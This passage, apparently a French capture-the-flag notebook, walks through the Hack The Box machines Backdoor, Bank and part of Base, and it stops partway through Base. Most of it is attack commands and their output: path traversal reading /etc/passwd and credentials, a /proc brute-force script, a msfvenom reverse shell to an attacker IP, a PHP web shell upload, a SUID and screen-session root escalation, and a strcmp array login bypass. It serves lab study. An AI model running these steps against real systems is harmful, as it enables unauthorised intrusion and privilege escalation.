define( 'DB_PASSWORD', 'MQYBJSaD#DxG6qbm' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication unique keys and salts.
 *
```

On trouve les identifiants : `wordpressuser:MQYBJSaD#DxG6qbm` ces identifiants ne fonctionnent pas pour se connecter au dashboard wordpress
On affiche à présent le contenu du fichier `/etc/passwd` en utilisant le path traversal :

```
../../../../../../etc/passwd../../../../../../etc/passwd../../../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
user:x:1000:1000:user:/home/user:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:113:118:MySQL Server,,,:/nonexistent:/bin/false
<script>window.close()</script>
```

Le fichier contient le nom de l'utilisateur "user". on essaie d'enumerer le nom du service qui est lancé pour le port 1337 qui était ouvert. Pour cela on va utiliser un script python permettant de bruteforce l'url vers le pid lançant le service au port 1337 :

```
### Contenu du script
import requests

for i in range(1, 1000):
  r = requests.get("http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl
  =/proc/"+str(i)+"/cmdline")
  out = (r.text.replace('/proc/'+str(i)+'/cmdline','').replace('<script>window></script>','')
  .replace('\00',' '))
  if len(out)>1:
    print("PID"+str(i)+" : "+out)

### lancement du script
python3 brute.py
PID1 : /sbin/init auto automatic-ubiquity noprompt
PID486 : /lib/systemd/systemd-journald
PID514 : /lib/systemd/systemd-udevd
PID537 : /lib/systemd/systemd-networkd
PID657 : /sbin/multipathd -d -s
PID658 : /sbin/multipathd -d -s
PID659 : /sbin/multipathd -d -s
PID660 : /sbin/multipathd -d -s
PID661 : /sbin/multipathd -d -s
PID662 : /sbin/multipathd -d -s
PID663 : /sbin/multipathd -d -s
PID678 : /lib/systemd/systemd-resolved
PID679 : /lib/systemd/systemd-timesyncd
PID689 : /usr/lib/accountsservice/accounts-daemon
PID690 : /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation
--syslog-only
PID701 : /usr/sbin/irqbalance --foreground
PID702 : /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
```

```
PID713 : /usr/sbin/rsyslogd -n -iNONE
PID717 : /usr/sbin/irqbalance --foreground
PID718 : /lib/systemd/systemd-logind
PID719 : /usr/bin/VGAuthService
PID721 : /usr/bin/vmtoolsd
PID727 : /lib/systemd/systemd-timesyncd
PID728 : /usr/lib/accountsservice/accounts-daemon
PID736 : /usr/sbin/rsyslogd -n -iNONE
PID737 : /usr/sbin/rsyslogd -n -iNONE
PID738 : /usr/sbin/rsyslogd -n -iNONE
PID810 : /usr/sbin/cron -f
PID818 : /usr/sbin/CRON -f
PID819 : /usr/sbin/CRON -f
PID823 : /usr/sbin/atd -f
PID836 : /usr/bin/vmtoolsd
PID837 : /usr/bin/vmtoolsd
PID847 : /bin/sh -c while true;do sleep 1;find /var/run/screen/S-root/ -empty -exec screen -dmS root \;; done
PID848 : /bin/sh -c while true;do su user -c "cd /home/user;gdbserver --once 0.0.0.0:1337 /bin/true;"; done
PID857 : /usr/lib/accountsservice/accounts-daemon
PID859 : sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
PID862 : /usr/bin/vmtoolsd
PID865 : /sbin/agetty -o -p -- \u --noclear tty1 linux
PID884 : /lib/systemd/systemd --user
PID886 : (sd-pam)
PID909 : /usr/lib/policykit-1/polkitd --no-debug
PID921 : SCREEN -dmS root
PID925 : /usr/lib/policykit-1/polkitd --no-debug
PID927 : /usr/lib/policykit-1/polkitd --no-debug
PID933 : -/bin/bash
PID940 : /usr/sbin/apache2 -k start
PID997 : /usr/sbin/mysqld
```

On lance le script on découvre que le service gdbserver utilise le port 1337
En recherchant une vulénrabilité pour cette application on trouve un exploit permettant l'execution de commande sur le serveur `https://www.exploit-db.com/exploits/50539` on crée un fichier de reverse shell puis on lance l'exploitation du service :

```
### Création de l'exploit
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.16.8 LPORT=1234 PrependFork=true -o rev.bin

### Execution de la vulnérabilité
gdb -q rev.elf
Reading symbols from rev.elf...
(No debugging symbols found in rev.elf)
(gdb) target extended-remote 10.10.11.125:1337
Remote debugging using 10.10.11.125:1337
Reading /lib64/ld-linux-x86-64.so.2 from remote target...
warning: File transfers from remote targets can be slow. Use "set sysroot" to access files locally instead.
Reading /lib64/ld-linux-x86-64.so.2 from remote target...
Reading symbols from target:/lib64/ld-linux-x86-64.so.2...
Reading /usr/lib/debug/.build-id/53/74b5558386b815e69cc1838a6052cc9b4746f3.debug from remote target...
Reading /lib64/ld-2.31.so from remote target...
Reading /lib64/.debug/ld-2.31.so from remote target...
Reading /usr/lib/debug//lib64/ld-2.31.so from remote target...
Reading /usr/lib/debug/lib64//ld-2.31.so from remote target...
(No debugging symbols found in target:/lib64/ld-linux-x86-64.so.2)
Reading /usr/lib/debug/.build-id/42/86d016f71e32db3a4f7221c847c3d1e13d6bd4.debug from remote target...
0x00007ffff7fd0100 in ?? () from target:/lib64/ld-linux-x86-64.so.2
(gdb) remote put rev.elf /dev/shm/rev
Successfully sent file "rev.elf".
(gdb) set remote exec-file /dev/shm/rev
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program:
Reading /dev/shm/rev from remote target...
Reading /dev/shm/rev from remote target...
Reading symbols from target:/dev/shm/rev...
(No debugging symbols found in target:/dev/shm/rev)
Reading /usr/lib/debug/.build-id/42/86d016f71e32db3a4f7221c847c3d1e13d6bd4.debug from remote target...
[Detaching after fork from child process 19838]
[Inferior 1 (process 19835) exited normally]

### Reverse Shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.8] from (UNKNOWN) [10.10.11.125] 38590
```

```
/usr/bin/python3 -c 'import pty; pty.spawn("/bin/bash")'
user@Backdoor:/home/user$
```

On obtient ainsi accès à la machine avec l'utilisateur user

Privilege Escalation

Il nous faut à présent l'accès root sur la machine. On commence par enumérer les service en cours de lancement :

```
user@Backdoor:/home/user$ ps aux ww
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
...
root         847  0.0  0.0   2608  1632 ?        Ss   10:36   0:02 /bin/sh -c while true;do sleep 1;find
/var/run/screen/S-root/ -empty -exec screen -dmS root \;; done
...
```

On découvre un script qui est lancé toutes les secondes et permet de rechercher si une session est présente lorsqu'une session est crée cela crée un dossier est crée dans `/var/run/screen/` avec pour format `S-{username}` en explorant le contenu du fichier on peut voir qu'il y a une session lancé avec l'utilisateur root :

```
user@Backdoor:/home/user$ la -al /run/screen
total 0
drwxr-xr-x  3 root utmp  60 Jan 27 10:36 .
drwxr-xr-x 26 root root 740 Jan 27 12:28 ..
drwx------  2 root root  60 Jan 27 10:36 S-root
```

On ne peut pas lister le contenu du dossier, mais on peut lancer la session avec screen, on commence par exporter xterm pour pouvoir lancer screen, puis on lance la session root :

```
### Export de la session xterm
export TERM=xterm

### Connexion à la session avec screen
user@Backdoor:/home/user$ screen -x root/root
root@Backdoor:~#
```

On obtient ainsi l'accès root avec la session screen lancé

Bank

Reconnaissance

Machine cible Adresse IP : `10.10.10.29`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.29
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-06 20:55 CET
Nmap scan report for 10.10.10.29
Host is up (0.023s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   1024 08:ee:d0:30:d5:45:e4:59:db:4d:54:a8:dc:5c:ef:15 (DSA)
|   2048 b8:e0:15:48:2d:0d:f0:f1:73:33:b7:81:64:08:4a:91 (RSA)
|   256 a0:4c:94:d1:7b:6e:a8:fd:07:fe:11:eb:88:d5:16:65 (ECDSA)
|_  256 2d:79:44:30:c8:bb:5e:8f:07:cf:5b:72:ef:a1:6d:67 (ED25519)
53/tcp open  domain
| dns-nsid:
|_  bind.version: 9.9.5-3ubuntu0.14-Ubuntu
80/tcp open  http
|_http-title: Apache2 Ubuntu Default Page: It works

Nmap done: 1 IP address (1 host up) scanned in 30.95 seconds
```

Le scan révèle qu'il y a 3 ports ouverts. Le port 22 pour le service SSH, le port 53 pour le service DNS, le port 80 pour le service HTTP.
On peut lancer un zone transfer afin de trouver les sous domaines du site :

```
dig axfr bank.htb @10.10.10.29

; <<>> DiG 9.20.4-4-Debian <<>> axfr bank.htb @10.10.10.29
;; global options: +cmd
bank.htb.               604800  IN      SOA     bank.htb. chris.bank.htb. 5 604800 86400 2419200 604800
bank.htb.               604800  IN      NS      ns.bank.htb.
bank.htb.               604800  IN      A       10.10.10.29
ns.bank.htb.            604800  IN      A       10.10.10.29
www.bank.htb.           604800  IN      CNAME   bank.htb.
bank.htb.               604800  IN      SOA     bank.htb. chris.bank.htb. 5 604800 86400 2419200 604800
;; Query time: 15 msec
;; SERVER: 10.10.10.29#53(10.10.10.29) (TCP)
;; WHEN: Fri Mar 07 11:03:04 CET 2025
;; XFR size: 6 records (messages 1, bytes 171)
```

On trouve plusieurs noms et sous noms de domaine, on les ajoute au fichier hosts, le lien `bank.htb` renvoie vers une page d'authentification. On lance un dirbusting du site :

```
gobuster dir -u http://bank.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php -k
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://bank.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 279]
/index.php            (Status: 302) [Size: 7322] [--> login.php]
/login.php            (Status: 200) [Size: 1974]
/support.php          (Status: 302) [Size: 3291] [--> login.php]
/uploads              (Status: 301) [Size: 305] [--> http://bank.htb/uploads/]
/assets               (Status: 301) [Size: 304] [--> http://bank.htb/assets/]
```

```
/logout.php           (Status: 302) [Size: 0] [--> index.php]
/inc                  (Status: 301) [Size: 301] [--> http://bank.htb/inc/]
/.php                 (Status: 403) [Size: 279]
/server-status        (Status: 403) [Size: 288]
/balance-transfer     (Status: 301) [Size: 314] [--> http://bank.htb/balance-transfer/]
Progress: 441120 / 441122 (100.00%)
===============================================================
Finished
===============================================================
```

On découvre le lien `balance-transfer` contient des fichier qui terminent tous par .acc ces comptes contiennent des identifiants du compte en banque de façon crypté, un exemple d'un fichier crypté est le suivant :

```
++OK ENCRYPT SUCCESS
+==================+
| HTB Bank Report |
+==================+

===UserAccount===
Full Name: uBfSO2OBREi5wZkNXkjqlMwMjvhXlplP1BI2DxDvbWAIVVvSgOjBAPoUlGSG5ew6Pe8tLMZXIAFDvbwLOPmBFLw1r
pIxDeDttMXfyWchwSU24rN4haGXVdYnCHUgVyJp
Email: lHEUERbaJ6dNy1SPbzM7MLvospEoYoNj5reJipU2w8Q49ITkhGs3rXsUn6imv5GBwUkPkfRQnHVwqORHvjLXhdRFk91Qe
IrLCMAW1rNp8IWyxNg272ZpgQ4B06reOSZr
Password: FzoH1b6aU3JrRZuY2uoiltUlAlzoezPT8eA9pHkkK3LB3gA5KZo5sir2E0rTzhMIvnSV5cfQf1sih3o22M8u5zxJAY
C9gpSLNKGSXVJcXbveeThgGpLLYjuyh7IxwBjj
CreditCards: 2
Transactions: 150
Balance: 1972075 .
===UserAccount===
```


On peut afficher la taille de chacun des fichier et remarquer que chaque fichier fait approximativement 580MB on peut filtrer les fichier qui ont une taille différente :

```
curl -s http://bank.htb/balance-transfer/ | grep -F '.acc' | grep -Eo '[a-f0-9]{32}\.acc.*"right">.+ '
| cut -d'>' -f1,7 | tr '">' ' ' | sort -k2 -n | head
68576f20e9732f1b2edc4df5b8533230.acc  257
09ed7588d1cd47ffca297cc7dac22c52.acc  581
941e55bed0cb8052e7015e7133a5b9c7.acc  581
052a101eac01ccbf5120996cdc60e76d.acc  582
0d64f03e84187359907569a43c83bddc.acc  582
10805eead8596309e32a6bfe102f7b2c.acc  582
20fd5f9690efca3dc465097376b31dd6.acc  582
346bf50f208571cd9d4c4ec7f8d0b4df.acc  582
70b43acf0a3e285c423ee9267acaebb2.acc  582
780a84585b62356360a9495d9ff3a485.acc  582
```

On peut voir que le fichier `68576f20e9732f1b2edc4df5b8533230.acc` a une taille de 257MB on affiche donc son contenu :


```
curl http://bank.htb/balance-transfer/68576f20e9732f1b2edc4df5b8533230.acc
--ERR ENCRYPT FAILED
+==================+
| HTB Bank Report |
+==================+

===UserAccount===
Full Name: Christos Christopoulos
Email: chris@bank.htb
Password: !##HTBB4nkP4ssw0rd!##
CreditCards: 5
Transactions: 39
Balance: 8842803 .
===UserAccount===
```

On peut voir qu'il y a présent un mail `chris@bank.htb` ainsi qu'un mot de passe `!##HTBB4nkP4ssw0rd!##` on peut les utiliser afin de se connecter au compte sur le site :



Exploitation


Il est possible de créer des tickets incidents à partir de la page `support.php` :



En analysant le code source on remarque la ligne suivante :

```
<!-- [DEBUG] I added the file extension .htb to execute as php for debugging purposes only [DEBUG] -->
```

Qui informe qu'il est possible d'uploader des fichier avec l'extension htb pour etre executé en php.
On crée donc un payload en format php ou l'on change le nom pour .htb et que l'on upload sur le site :



Une fois le fichier uploadé on lance le lien vers celui ci afin d'obtenir un reverse shell :

```
### Execution du fichier
```

```
curl http://bank.htb/uploads/php-reverse-shell.htb

### Obtention d'un reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.29] 42850
Linux bank 4.4.0-79-generic #100~14.04.1-Ubuntu SMP Fri May 19 18:37:52 UTC 2017 i686 athlon i686 GNU/Linux
 12:42:28 up 57 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

On obtient ainsi accès à la machine avec l'utilisateur www-data

Privilege Escalation

Il nous faut à présent l'accès root. On commence par enumerer les fichiers système pour découvrir lequel possède un GUID :

```
www-data@bank:/$ find / -type f -user root -perm -4000 2>/dev/null
find / -type f -user root -perm -4000 2>/dev/null
/var/htb/bin/emergency
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/traceroute6.iputils
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/mtr
/usr/sbin/pppd
/bin/ping
/bin/ping6
/bin/su
/bin/fusermount
/bin/mount
/bin/umount
```

Le binaire `/var/htb/bin/emergency` n'est pas un binaire habituel, on l'execute :

```
www-data@bank:/$ /var/htb/bin/emergency
/var/htb/bin/emergency
# whoami
whoami
root
```

On obtient ainsi l'accès root sur la machine

Base

Reconnaissance

Machine cible Adresse IP : `10.129.52.69`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.129.52.69
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-09 19:55 CET
Nmap scan report for 10.129.230.124
Host is up (0.018s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 12.29 seconds
```

Il y a 2 ports ouverts le port 80 pour HTTP et le port 22 pour SSH, le site web semble être le site d'une entreprise, il est possible de contacter l'entrerpise par un formulaire, il y a aussi une fonction de connexion dans le chemin `login/login.php`

Vulnerability Assesment

On peut commencer par vérifier les fichiers présents dans le répertoire login pour cela on navigue vers l'url du fichier `login` Il semble y avoir 3 fichiers de configuration présent : `config.php, login.php et login.php.swp` Lorsque l'on tente d'accéder à config.php il y a une page blanche. Le fichier .swp est par contre téléchargeable mais non executable, on peut le lire avec l'utilitaire `strings` :

```
b0VIM 8.0
root
base
/var/www/html/login/login.php
3210
#"!
                  <input type="text" name="username" class="form-control" style="max-width: 30%;"
                  id="username" placeholder="Your Username" required>
                <div class="form-group">
              <div class="row" align="center">
            <form id="login-form" action="" method="POST" role="form" style="background-color:#f8fbfe">
          <div class="col-lg-12 mt-5 mt-lg-0">
        <div class="row mt-2">
        </div>
          <p>Use the form below to log into your account.</p>
          <h2>Login</h2>
        <div class="section-title mt-5" >
      <div class="container" data-aos="fade-up">
    <section id="login" class="contact section-bg" style="padding: 160px 0">
    <!-- ======= Login Section ======= -->
  </header><!-- End Header -->
    </div>
      </nav><!-- .navbar -->
        <i class="bi bi-list mobile-nav-toggle"></i>
        </ul>
          <li><a class="nav-link scrollto action" href="/login.php">Login</a></li>
          <li><a class="nav-link scrollto" href="/#contact">Contact</a></li>
          <li><a class="nav-link scrollto" href="/#pricing">Pricing</a></li>
          <li><a class="nav-link scrollto" href="/#team">Team</a></li>
          <li><a class="nav-link scrollto" href="/#services">Services</a></li>
          <li><a class="nav-link scrollto" href="/#about">About</a></li>
          <li><a class="nav-link scrollto" href="/#hero">Home</a></li>
        <ul>
      <nav id="navbar" class="navbar">
      <!-- <a href="index.html" class="logo"><img src="../assets/img/logo.png" alt="" class="img-fluid"></a>
      -->
      <!-- Uncomment below if you prefer to use an image logo -->
      <h1 class="logo"><a href="index.html">BASE</a></h1>
    <div class="container d-flex align-items-center justify-content-between">
  <header id="header" class="fixed-top">
  <!-- ======= Header ======= -->
```

```
<body>
</head>
  <link href="../assets/css/style.css" rel="stylesheet">
  <!-- Template Main CSS File -->
  <link href="../assets/vendor/swiper/swiper-bundle.min.css" rel="stylesheet">
  <link href="../assets/vendor/remixicon/remixicon.css" rel="stylesheet">
  <link href="../assets/vendor/glightbox/css/glightbox.min.css" rel="stylesheet">
  <link href="../assets/vendor/boxicons/css/boxicons.min.css" rel="stylesheet">
  <link href="../assets/vendor/bootstrap-icons/bootstrap-icons.css" rel="stylesheet">
  <link href="../assets/vendor/bootstrap/css/bootstrap.min.css" rel="stylesheet">
  <link href="../assets/vendor/aos/aos.css" rel="stylesheet">
  <!-- Vendor CSS Files -->
  <link href="https://fonts.googleapis.com/css?family=Open+Sans:300,300i,400,400i,600,600i,700,700i|Raleway
  :300,300i,400,400i,500,500i,600,600i,700,700i|Poppins:300,300i,400,400i,500,500i,600,600i,700,700i"
 rel="stylesheet">
  <!-- Google Fonts -->
  <link href="../assets/img/apple-touch-icon.png" rel="apple-touch-icon">
  <link href="../assets/img/favicon.png" rel="icon">
  <!-- Favicons -->
  <meta content="" name="keywords">
  <meta content="" name="description">
  <title>Welcome to Base</title>
  <meta content="width=device-width, initial-scale=1.0" name="viewport">
  <meta charset="utf-8">
<head>
<html lang="en">
<!DOCTYPE html>
    }
        print("<script>alert('Wrong Username or Password')</script>");
    } else {
        }
            print("<script>alert('Wrong Username or Password')</script>");
        } else {
            header("Location: /upload.php");
            $_SESSION['user_id'] = 1;
        if (strcmp($password, $_POST['password']) == 0) {
    if (strcmp($username, $_POST['username']) == 0) {
    require('config.php');
if (!empty($_POST['username']) && !empty($_POST['password'])) {
session_start();
<?php
</html>
</body>
  <script src="../assets/js/main.js"></script>
```

Il semble que dans ce script soit inscrit une fonction permettant de comparer le mot de passe inscrit par l'utilisateur à celui inscrit dans le backend. la fonction est `strcmp()`

On lance une découverte des répertoires avec gobuster :

```
gobuster dir -u http://10.129.52.69/ -w /usr/share/dirb/wordlists/big.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.52.69/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/_uploaded            (Status: 301) [Size: 316] [--> http://10.129.52.69/_uploaded/]
/assets               (Status: 301) [Size: 313] [--> http://10.129.52.69/assets/]
/forms                (Status: 301) [Size: 312] [--> http://10.129.52.69/forms/]
/login                (Status: 301) [Size: 312] [--> http://10.129.52.69/login/]
/server-status        (Status: 403) [Size: 277]
Progress: 20469 / 20470 (100.00%)
===============================================================
Finished
===============================================================
```

On découvre un répertoire permettant de téléverser des fichier : `/_uploaded`

Exploitation

Le fichier de swap nous permet d'identifier du code vulnérable, on peut voir que sur ces deux lignes :

```
if (strcmp($password, $_POST['password']) == 0)
if (strcmp($username, $_POST['username']) == 0)
```


Le fichier va comparer les mot de passe et nom d'utilisateur pour vérifier s'ils sont valides, si c'est valide, la fonction est NULL il esxiste une façon de contourner cela, en utilisant des crochets cela permet de convertir les variables en arrays, et donc de bypass l'authentification. Une façon correct d'écrire ce code aurait été d'utiliser ===
On essaye donc cela en utilisant Burpsuite et en modifiant le code lors de l'authentification :

```
POST /login/login.php HTTP/1.1
Host: 10.129.52.69
Content-Length: 29
Cache-Control: max-age=0
Accept-Language: fr-FR,fr;q=0.9
Origin: http://10.129.52.69
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Sa
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application
Referer: http://10.129.52.69/login/login.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=s1jkn8d8rv95d4i8q3cls7edeh
Connection: keep-alive

username[]=admin&password[]=admin
```

à la place de :

```
username=admin&password=admin
```

